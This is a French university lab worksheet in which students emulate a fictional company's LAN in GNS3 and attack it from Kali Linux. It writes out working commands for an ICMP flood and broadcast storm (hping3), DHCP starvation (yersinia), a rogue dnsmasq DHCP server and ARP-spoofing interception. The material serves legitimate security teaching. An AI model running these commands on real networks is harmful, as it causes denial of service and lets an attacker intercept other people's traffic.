| TP R4.Cyber.09 – Sécurité dans les réseaux LAN |

| *Badaoui Walid & Samperez Alexandre* |

SOMMAIRE DE L'INTERVENTION

I - Contexte de la mission : Opération BouzuSec

II - Présentation des vulnérabilités

III - Préparation de l'environnement (En amont)

IV - Démonstration des vulnérabilités

V - Durcissement et sécurisation

VI - Désinstallation

I - CONTEXTE DE LA MISSION : OPÉRATION BOUZUSEC

Avec l'évolution constante des cybermenaces, les entreprises ont tendance à concentrer leurs efforts sur la sécurité périmétrique (Pare-feux, VPN, Proxy). Cependant, la sécurité interne du réseau local (LAN) est trop souvent négligée, reposant sur une confiance implicite envers les équipements physiquement connectés.

Les attaquants exploitent régulièrement cette faille fondamentale : une simple prise réseau accessible dans un bureau, une salle d'attente ou une salle de réunion suffit pour compromettre l'ensemble de l'infrastructure de niveau 2

L'entreprise BouzuSec en a récemment fait les frais. À la suite d'une intrusion physique mineure, un individu non autorisé à connecté un équipement malveillant directement sur un commutateur d'accès du réseau local. En exploitant les faiblesses inhérentes aux protocoles de couche 2, l'attaquant a réussi à saturer les équipements et à paralyser l'intégralité de la production en quelques secondes.

Ce TP a pour objectif de vous placer dans la peau d'experts en cybersécurité mandatés pour auditer et sécuriser l'infrastructure de BouzuSec. Votre mission se déroulera en deux phases distinctes :

- **Phase Offensive (Red Team)** : Vous étudierez et reproduirez les attaques dans un environnement de test isolé afin de comprendre les mécanismes d'exploitation des vulnérabilités LAN.
- **Phase Défensive (Blue Team)** : Vous mettrez en œuvre les mécanismes de durcissement (Hardening) sur les équipements d'accès Cisco afin de verrouiller définitivement l'infrastructure.

Au cours de cette intervention, vous étudierez et contrerez les vecteurs d'attaques suivants :

ICMP Flooding : Saturation de la bande passante et des ressources processeur d'un équipement en l'inondant massivement de requêtes ping.

Broadcast Storms : Inondation du réseau par des trames de diffusion, provoquant un effondrement de la bande passante.

DHCP Starvation & Rogue DHCP : Épuisement du pool d'adresses IP légitime et introduction d'un faux serveur DHCP pour rediriger le trafic des utilisateurs.


ARP Poisoning : Falsification des correspondances IP/MAC pour intercepter de manière transparente les communications entre les hôtes.

II - PRÉSENTATION DES VULNÉRABILITÉS

2.1. ICMP Flooding

Le protocole ICMP (Internet Control Message Protocol) est normalement utilisé pour le diagnostic réseau, notamment via les requêtes de test de connectivité (Ping / Echo Request). L'attaque par ICMP Flooding consiste à inonder un équipement cible (comme la passerelle du réseau) de milliers de requêtes ICMP à une vitesse extrêmement élevée à l'aide d'un outil comme hping3.

- **Conséquence :** L'équipement cible est forcé d'allouer toute sa puissance de calcul (CPU) et sa bande passante pour traiter et répondre à ces requêtes factices. Le réseau devient alors totalement saturé, provoquant des latences extrêmes ou une indisponibilité totale (DoS) pour les utilisateurs légitimes.
- **Sécurisation :** Mise en place de listes de contrôle d'accès (ACL) pour restreindre ou bloquer le trafic ICMP entrant, et configuration de mécanismes de limitation de débit (comme le *Control Plane Policing - CoPP* sur les routeurs Cisco) pour brider le nombre de requêtes traitées par le processeur.




2.2. Broadcast Storms (Tempêtes de diffusion)

Un Déni de Service (DoS) de niveau 2 peut être provoqué en inondant le réseau de paquets de diffusion (Broadcast) ou de multidiffusion (Multicast).

- **Conséquence :** Les commutateurs sont obligés de répliquer ces trames sur tous les ports du VLAN. Cela consomme la quasi-totalité de la bande passante et surcharge le processeur des équipements, rendant le réseau inutilisable pour les utilisateurs légitimes.


- **Sécurisation :** Activation du Storm Control pour définir un seuil critique (en pourcentage de bande passante) au-delà duquel le switch bloque le trafic ou désactive le port.



2.3. DHCP Starvation & DHCP Spoofing

Ces deux attaques visent le processus d'attribution automatique des configurations réseau (IP, Masque, Passerelle, DNS).


- **DHCP Starvation :** L'attaquant inonde le serveur légitime de requêtes DHCP Discover avec des adresses MAC usurpées dans le but de vider entièrement le pool d'adresses IP disponibles.
- **DHCP Spoofing :** Une fois le serveur légitime hors service (ou ralenti), l'attaquant active un serveur DHCP pirate (Rogue DHCP) plus rapide. Ce dernier distribue aux clients une fausse passerelle par défaut (l'IP de l'attaquant), permettant d'intercepter tout le trafic sortant.
- **Sécurisation :** Déploiement du DHCP Snooping pour définir des ports de "confiance" (reliés au vrai serveur) et limiter le taux de requêtes sur les ports utilisateurs.



2.4. ARP Poisoning (Man-in-the-Middle)

Le protocole ARP (Address Resolution Protocol) permet de faire la liaison entre une adresse IP et une adresse MAC. Il ne possède aucune sécurité native.


- **Conséquence :** L'attaquant envoie des paquets ARP Reply falsifiés aux machines du réseau, en associant son adresse MAC à l'adresse IP de la passerelle légitime. Le trafic des victimes est alors redirigé de manière transparente vers l'attaquant, qui peut le lire et le modifier avant de le relayer.
- **Sécurisation :** Configuration du Dynamic ARP Inspection (DAI), qui s'appuie sur la base de données du DHCP Snooping pour vérifier la validité des requêtes ARP entrantes.



III. PARTIE 1 : PRÉPARATION DE L'ENVIRONNEMENT (EN AMONT)

Étape 1 : Téléchargement et installation de VMware Workstation Pro Pour faire tourner notre moteur de calcul (la GNS3 VM) et nos machines d'attaque/victime, nous allons utiliser VMware Workstation Pro.

1. Rendez-vous à ce lien, créer un compte et s'y connecter : https://support.broadcom.com/
2. Sur la page d'accueil, cliquez sur le menu déroulant Software situé en haut à gauche de votre écran et cliquez sur VMware Cloud Foundation puis All products.



3. Se rendre dans My Downloads et cliquer sur HERE.
4. Cherchez VMware Workstation Pro dans la liste puis sélectionnez la version 17.0 pour Windows et prenez la dernière version disponible. Démarrer l'installation sur votre ordinateur.

Etape 2 : Mise en place et téléchargement de GNS3

1. Commencez par télécharger le logiciel en vous rendant sur le site officiel. Il sera nécessaire de créer un compte gratuit encore une fois : https://www.gns3.com/software/download (Sélectionner la version Windows lors du téléchargement).
2. Prendre ensuite la vm gns3 qui servira de moteur de calcul pour émuler l'ensemble de nos équipements réseau et machines virtuelles : https://www.gns3.com/software/download-vm


Étape 3 : Importation et configuration de la GNS3 VM


Une fois les hyperviseurs installés, il est nécessaire de mettre en place le moteur de calcul qui va émuler nos équipements Cisco.

1. Ouvrez VMware Workstation Pro, cliquez sur File > Open, sélectionnez le fichier téléchargé (forme : GNS3.VM.VMware.Workstation…) et importez-le.
2. Lancez GNS3 sur votre ordinateur. Lors de l'assistant de configuration (Setup Wizard), choisissez l'option "Run appliances in a virtual machine". La GNS3

VM se lancera toute seule. (Si vous n'avez pas la proposition pour lancer la vm allez dans Edit > Preferences > GNS3 VM et cliquer sur Enable).

ATTENTION BIEN LIRE : Si vous avez ces messages d'erreur lors du lancement de la GNS3 VM, suivez les étapes ci-présentes : Allez dans **Sécurité Windows** dans les paramètres **> Sécurité des appareils > Détails de l'isolation du noyau > Intégrité de la mémoire : Désactivé** (il faudra redémarrer votre ordinateur).





Étape 4 : Importation des équipements réseau et des machines virtuelles


Avant de manipuler GNS3, il est impératif de rassembler les fichiers systèmes requis. Pour faciliter le déploiement de cette maquette, nous avons regroupé l'ensemble des patrons de configuration (.gns3a) et des images disques dans un espace drive partagé.

Lien : https://drive.google.com/drive/folders/1ZSnDCO0ZeYXI0ZGP0ELg33srjdT8gifd?usp=drive_link


- Le patron cisco-3745 et son image système c3745-adventerprisek9-mz.124-25d.image.
- L'image système i86bi-linux-l2-adventerprisek9-15.2d.bin. pour les switchs accompagés de la licence indispensable IOURC.txt.
- L'image disque principale kali-linux-2025.4-live-amd64 et son fichier de persistance normalement on en auras pas besoin.
- Le patron debian.gns3a et le disque virtuel debian-12.6.qcow2.

Maintenant que GNS3 est lié à son moteur de calcul (GNS3 VM), son catalogue d'équipements est vide. Il faut y importer ces fichiers. Pour le Routeur Cisco 3745 et la victime (Debian), la procédure standard via les patrons est la suivante :

1. Dans GNS3, cliquez sur File > Import appliance.
2. Sélectionnez le fichier patron correspondant à l'équipement (ex: cisco-3745.gns3a) et cliquez sur Ouvrir.
3. Dans l'assistant, choisissez impérativement "Install the appliance on the GNS3 VM" pour utiliser les ressources de l'hyperviseur, puis faites Next.
4. L'assistant affichera une liste des fichiers requis. Si votre fichier système est manquant, la ligne apparaîtra en rouge ("Missing").




5. Sélectionnez cette ligne, cliquez sur le bouton Import, et allez chercher le fichier image lourd correspondant.
6. Une fois le fichier chargé, la ligne passe au vert ("Found" ou "Ready to install"). Cliquez sur la ligne pour débloquer le bouton, faites Next, puis Finish. L'équipement apparaît désormais dans le menu de gauche.




Un message de ce type vous confirmera l'importation.

Cas particulier : Importation manuelle du Switch Cisco IOU L2 et Kali.

Il arrive que l'importation par patron échoue si la version ou la signature MD5 du fichier système diffère légèrement de celle attendue par GNS3. Dans ce cas, une importation manuelle est nécessaire pour contourner le blocage :





1. Dans GNS3, allez dans Edit > Preferences.
2. Dans le menu de gauche, sous la catégorie "IOU on UNIX", cliquez sur IOU Devices. Pour Kali juste en dessous dans QEMU puis QEMU Devices.
3. Cliquez sur New, choisissez Run this IOU device on the GNS3 VM et faites Next. Pour Kali il faut juste suivre les instructions et mettre minimum 2048 MB de RAM.
4. Nommez l'équipement et changez le type en "L2 image" si ce n’est pas déjà fait. Faites Next. Pour kali nommez la en Kali-live.
5. Dans le champ "IOU image", cliquez sur Browse... et sélectionnez votre fichier système (i86bi-linux-l2...bin). Acceptez la copie vers le serveur. Ici chercher l’image disque se trouvant dans le drive partagé.
6. Cliquez sur Finish, puis Apply et OK. Le switch de niveau 2 est maintenant disponible dans le catalogue. Pareil pour kali cliquer sur Apply puis OK.

Étape 5 : Déploiement de l'architecture et interconnexion physique

Maintenant que l'ensemble de nos équipements est opérationnel et répertorié dans le catalogue GNS3, la phase de modélisation de notre environnement de test notre LAN BouzuSec peut débuter. Cette topologie simule un environnement réseau à plusieurs étages avec redondance, justifiant l'utilisation du protocole STP et la propagation des attaques sur plusieurs commutateurs.

1. Depuis le panneau latéral gauche, sélectionnez et glissez les éléments vers la zone centrale :
    - Placez 3 **Switch IOU**. Ils représenteront les commutateurs le coeur de réseau, l'étage 1 et 2 de l'entreprise.
    - Disposez le **Routeur Cisco 3745** en haut du schéma.
    - Les hôtes : Positionnez la machine **Debian** d'un côté, et la machine **Kali Linux** de l'autre.
2. Utilisez l'outil d'interconnexion pour lier les machines selon le schéma suivant :
    - Reliez l'interface FastEthernet0/0 du Routeur à l'interface Ethernet0/0 du switch coeur.
    - Connectez le switch cœur aux switchs d'accès port e0/1 vers IOU2 (e0/0) et port e0/2 vers IOU3 (e0/0).
    - Connectez l'interface e0/1 de IOU2 à l'interface e0/1 de IOU3.
    - Connectez l'interface eth0 de la Kali Linux au port e0/2 du IOU2 et l'interface ens4 de la Debian au port e0/2 de IOU3

Étape 6 : Configuration des équipements actifs et terminaux

Avant de débuter la phase offensive, l'infrastructure doit être rendue opérationnelle selon les standards d'entreprise. Pour cela, les interconnexions entre les commutateurs et le routeur doivent être configurées en mode trunk, tandis que les ports reliant les terminaux seront en mode access.

Les trois commutateurs devront également être rendus administrables via l'attribution d'une adresse IP sur le VLAN de management. Enfin, par souci de rigueur professionnelle, une description explicite devra être configurée sur l'intégralité des interfaces utilisées afin de faciliter le diagnostic.

Question : Quelles commandes avez-vous utilisées ?

Mise en place de l'adressage dynamique

Vous devez configurer un serveur DHCP directement sur le routeur en respectant strictement le cahier des charges suivant :

- Nom du pool cohérent et explicite
- Le réseau local que vous avez défini à l'étape précédente.
- L'adresse IP de votre routeur.
- Un serveur DNS : 8.8.8.8

Question : Quelles commandes avez-vous utilisées sur le routeur pour déployer ce service ?

Question : Quelle commande permet de voir les adresses IP attribuées par le serveur dhcp ?

Sécurisation des accès d'administration

Dans un environnement de production, laisser des accès Telnet non chiffrés est une faille critique. Votre objectif est de verrouiller l'administration à distance du routeur et du commutateur en appliquant les standards de sécurité actuels :

- Mots de passes robustes (console, privilégié chiffrés)
- Un compte admin local
- Nom de domaine : **bouzusec.local**
- Clé RSA de 2048bits
- SSH version 2
- SSH à distance uniquement
- Bannières explicites et cohérentes

Question : Quelles commandes avez-vous utilisées pour chaques contraintes ?

Vérification des terminaux et préparation de l'arsenal offensif

Les équipements réseaux sont désormais configurés et sécurisés. Il est temps de vérifier que les terminaux (machines virtuelles) s'intègrent correctement au réseau local et disposent des outils nécessaires pour la phase d'audit.

Pour cela ouvrez les consoles et vérifiez si vous avez reçu vos adresses ip, si une machine n'a pas d'adresse, forcez la requête dhcp : **`sudo dhclient ens4`**, si la carte réseau est en état down allumez la avec : **`sudo ip link set ens4 up.`** Une fois les adresses IP correctement attribuées, validez la connectivité globale de l'infrastructure en effectuant des tests de bout en bout.

FAITES VALIDER LES PING PAR L'ENSEIGNANT

Configuration de l'accès Internet (NAT) :

Reliez l'interface libre de votre routeur à un nœud NAT. Configurez cette interface en DHCP: **`ip dhcp address`** et déclarez-la comme sortie **`ip nat outside`**.Déclarez votre interface LAN comme entrée **`ip nat inside`**, puis créez la règle de surcharge pour votre réseau : **ip nat inside `source list` 1 interface f0/1 overload (avec une access-list 1 permit 172.16.0.0 0.0.0.255).**

Préparation des outils d'audit sur la machine attaquante :

Mettre à jour le catalogue des logiciels :

```
sudo apt update
```

Installer les outils nécessaires :

```
sudo apt install dsniff hping3 yersinia dnsmasq -y
```

IV. PARTIE 2 : DEMONSTRATION DES VULNERABILITES

Pour cette partie de manipulation, veuillez mettre des captures d'écran de toutes les attaques afin d'illustrer vos réponses.

ICMP Flooding (Déni de Service - DoS)

L'objectif est de saturer les ressources du CPU et la bande passante de l'équipement cible. En l'inondant de milliers de requêtes ICMP à une fréquence extrêmement élevée, on force l'équipement à consacrer toute sa puissance au traitement de ces paquets factices. Le réseau devient alors saturé, provoquant une forte latence ou un déni de service total pour les utilisateurs légitimes.

Depuis la machine Kali Linux, nous utilisons l'outil **hping3** pour générer une tempête de paquets ICMP vers la cible. En même temps, tentez de joindre le routeur depuis la victime avec un ping classique pour constater la dégradation de service et ouvrez Wireshark pour visualiser l'inondation.

```
sudo hping3 -1 --flood 172.16.0.254
```

-1 sert à dire que ce sont des paquets ICMP envoyés, --flood c'est envoyer les paquets à la même vitesse que notre CPU

Question : Que remarquez-vous sur le temps de réponse depuis la victime ? Voyez-vous l'inondation de paquets ICMP sur votre capture Wireshark ?

FAITES VALIDER PAR L'ENSEIGNANT

Broadcast Storms (Tempêtes de diffusion)

L'objectif est de provoquer un Déni de Service (DoS) de niveau 2 en inondant le réseau de paquets de diffusion. Le commutateur étant obligé de répliquer ces trames sur l'ensemble des ports du VLAN, cela consomme la quasi-totalité de la bande

passante et surcharge le processeur des équipements. Le réseau devient alors saturé et totalement inutilisable pour les utilisateurs légitimes.

Question : Faites un ping depuis la machine victime jusqu'au routeur et notez le temps de réponse.

Pour cette vulnérabilité nous allons utiliser hping3. Cet outil va générer des paquets ICMP en broadcast pour obliger le switch à répliquer ces trames sur tous ses ports. Cela va saturer la bande passante. Lancez la commande suivante pendant quelques minutes:

```
sudo hping3 -1 --flood 255.255.255.255
```

-1 sert à dire que ce sont des paquets ICMP envoyés, --flood c'est envoyer les paquets à la même vitesse que notre CPU.

Question : Faites un ping depuis la machine victime jusqu'au routeur et notez le temps de réponse. Que remarquez-vous ?

Question : Vérifiez le pourcentage d'utilisation du CPU sur le switch. Est-ce normal ?

FAITES VALIDER PAR L'ENSEIGNANT

DHCP Starvation & DHCP Spoofing

L'objectif est d'épuiser le pool d'adresses IP légitime du serveur DHCP. En inondant le serveur de milliers de requêtes DHCP Discover avec des adresses MAC usurpées, l'attaquant consomme toutes les adresses disponibles. Une fois le pool vide, les nouveaux clients légitimes ne peuvent plus obtenir d'adresse IP, ouvrant la voie à l'introduction d'un faux serveur DHCP (Rogue DHCP) pour rediriger et intercepter le trafic.

Avant l'attaque, nous vérifions les adresses IP actuellement distribuées par le routeur :

```
R1# show ip dhcp binding
```

Question : Combien d'adresses sont distribuées ? A quelles machinent elles correspondent ? Notez l'@MAC du poste victime.

Maintenant nous allons mettre en place l'attaque pour cela désactivez l'IP de la machine victime pour simuler le cas suivant : Vous êtes un technicien BouzuSec qui doit essayer de reproduire le schéma d'attaque de la cyberattaque subie. Pour commencer, libérez l'IP du poste victime :

```
sudo dhclient -r ens4
```

Depuis la machine d'attaque Kali Linux, nous utilisons l'outil Yersinia pour envoyer massivement de fausses requêtes DHCP Discover vers le serveur. Laissez l'attaque tourner en arrière-plan.

```
sudo yersinia dhcp -attack 1 -interface eth0
```

Directement après l'attaque tentez de récupérer votre adresse IP ou une nouvelle :

```
sudo dhclient -v ens4
```

Question : Que constatez-vous sur le routeur après l'attaque ?

Question : Que se passe-t-il sur la machine victime lors de cette tentative de connexion ?

Question : Dans la nouvelle table des baux du routeur, recherchez l'ancienne adresse IP de la victime. L'adresse MAC qui lui est désormais associée est-elle la même qu'à la question 9 ? Expliquer ce phénomène.

Mise en place du serveur Rogue DHCP

Le serveur DHCP légitime étant désormais saturé et incapable de répondre aux nouvelles requêtes (suite à l'attaque Starvation), le réseau est vulnérable. L'attaquant va en profiter pour lancer son propre serveur DHCP illégitime. Son but ? Distribuer des adresses IP aux victimes tout en se déclarant comme étant le routeur (Passerelle par défaut / Gateway) et le serveur DNS. Ainsi, tout le trafic sortant de la victime passera par la machine de l'attaquant.

Sur la machine d'attaque Kali Linux, nous allons utiliser l'outil dnsmasq pour monter notre faux serveur DHCP. *(Note : Dans la commande suivante, nous partons du principe que l'IP de la Kali est 172.16.0.1. L'option 3 modifie la passerelle par défaut et l'option 6 le serveur DNS).*

Pour cela, nous modifions le fichier de configuration de notre serveur DHCP :

```
sudo nano /etc/dnsmasq.conf
```

Ajoutez les lignes suivantes à la fin du fichier (effacez le contenu existant si nécessaire) :

```
interface=eth0

dhcp-range=172.16.0.2,172.16.0.253,255.255.255.0,24h
```

```
dhcp-option=3,172.16.0.1 # Adresse IP de la nouvelle passerelle (IP de la Kali)

dhcp-option=6,172.16.0.1 # Serveur DNS redirigé vers la Kali

dhcp-authoritative

dhcp-rapid-commit
```

Afin de simuler le DHCP spoofing (et si ça ne marche pas), veuillez désactiver l'IP de la victime, démarrer le serveur dhcp rogue puis lancer l'attaque avec yiersinia ce qui va saturer le serveur dhcp légitime ensuite relancer la demande dhcp.

Pour redémarrer le serveur rogue :

```
sudo systemctl restart dnsmasq
```

Question : Lors de la mise en place du Rogue DHCP, pourquoi peut-il arriver que la machine victime reçoive tout de même une adresse IP du routeur légitime au lieu de notre serveur pirate ?

Question : Maintenant que la victime utilise la machine attaquante comme passerelle par défaut, quel outil l'attaquant peut-il utiliser pour intercepter et lire tout le trafic internet de la victime en temps réel ?

FAITES VALIDER PAR L'ENSEIGNANT

ARP Poisoning & Man-in-the-Middle (MitM)

L'objectif est d'intercepter, d'analyser, voire de modifier le trafic circulant entre deux équipements légitimes. En exploitant l'absence d'authentification du protocole ARP, l'attaquant envoie des messages de réponse falsifiés les Gratuitous ARP pour corrompre les tables de correspondance IP/MAC des cibles. La machine attaquante se positionne ainsi comme "Homme du Milieu", forçant tout le trafic à transiter par elle avant d'être redirigé vers la destination réelle.

Avant l'attaque, nous vérifions l'état de la table ARP sur la victime Debian pour identifier l'adresse MAC réelle de la passerelle :

```
ip neighbor show
```

Question : Notez l'@MAC à qui appartient-elle ?

Il est indispensable de mettre en place l'IP forwarding sur la machine attaquante pour que celle-ci puisse ré expédier les paquets interceptés et que la connexion ne soit pas coupée pour la victime.

```
sudo sysctl -w net.ipv4.ip_forward=1
```

L'attaque repose sur un double empoisonnement ARP bidirectionnel. En usurpant l'identité de la passerelle auprès de la victime et celle de la victime auprès du routeur, tout le trafic entre @IP_Cible et @IP_Passerelle est dévié vers notre machine. Positionnés en Homme du Milieu (MitM), nous pouvons alors intercepter, analyser ou capturer les données en clair avant de les relayer vers leur destination finale.

On fait croire à la victime que Kali est la passerelle.

```
sudo arpspoof -i eth0 -t @IP_Cible @IP_Passerelle
```

On fait croire au routeur que Kali est la victime.

```
sudo arpspoof -i eth0 -t @IP_Passerelle @IP_Cible
```

Question : Nous retournons sur la machine victime pour vérifier sa table ARP quelle est l'@MAC ?

